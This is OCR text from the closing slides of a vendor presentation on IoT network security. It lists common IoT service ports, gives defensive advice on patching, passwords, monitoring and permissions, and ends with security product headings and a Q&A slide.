| SMTP | 25 | Service on IoT devices. |
| SIP | 5060 | Service on VoIP phones and Video Conferencing IoT devices. |



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
# Practical Application


# Apply What You Have Learned Today

Your IoT devices could be in any of the three possible states:





- Periodic Maintenance:
  - Periodically update IoT devices to latest stable versions.
  - Periodically install latest vulnerability patches on devices.
  - Implement strong passwords and restrict admin account access.
- In the first three months following this presentation you should:
  - Deploy an IoT based monitoring solution on your network.
  - Understand who is accessing IoT devices in your network, from where and why.
  - Define appropriate permissions and protocols for IoT devices in your organization.
- Within six months you should:
  - Select a security solution which detects and prevents IoT based malicious attacks in your organization.
  - Deploy a security solution that meets your organization needs to protect critical resources in your network.

# Juniper cloud security solution



# Juniper on-premise security solution



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# Thank You!

## Q&A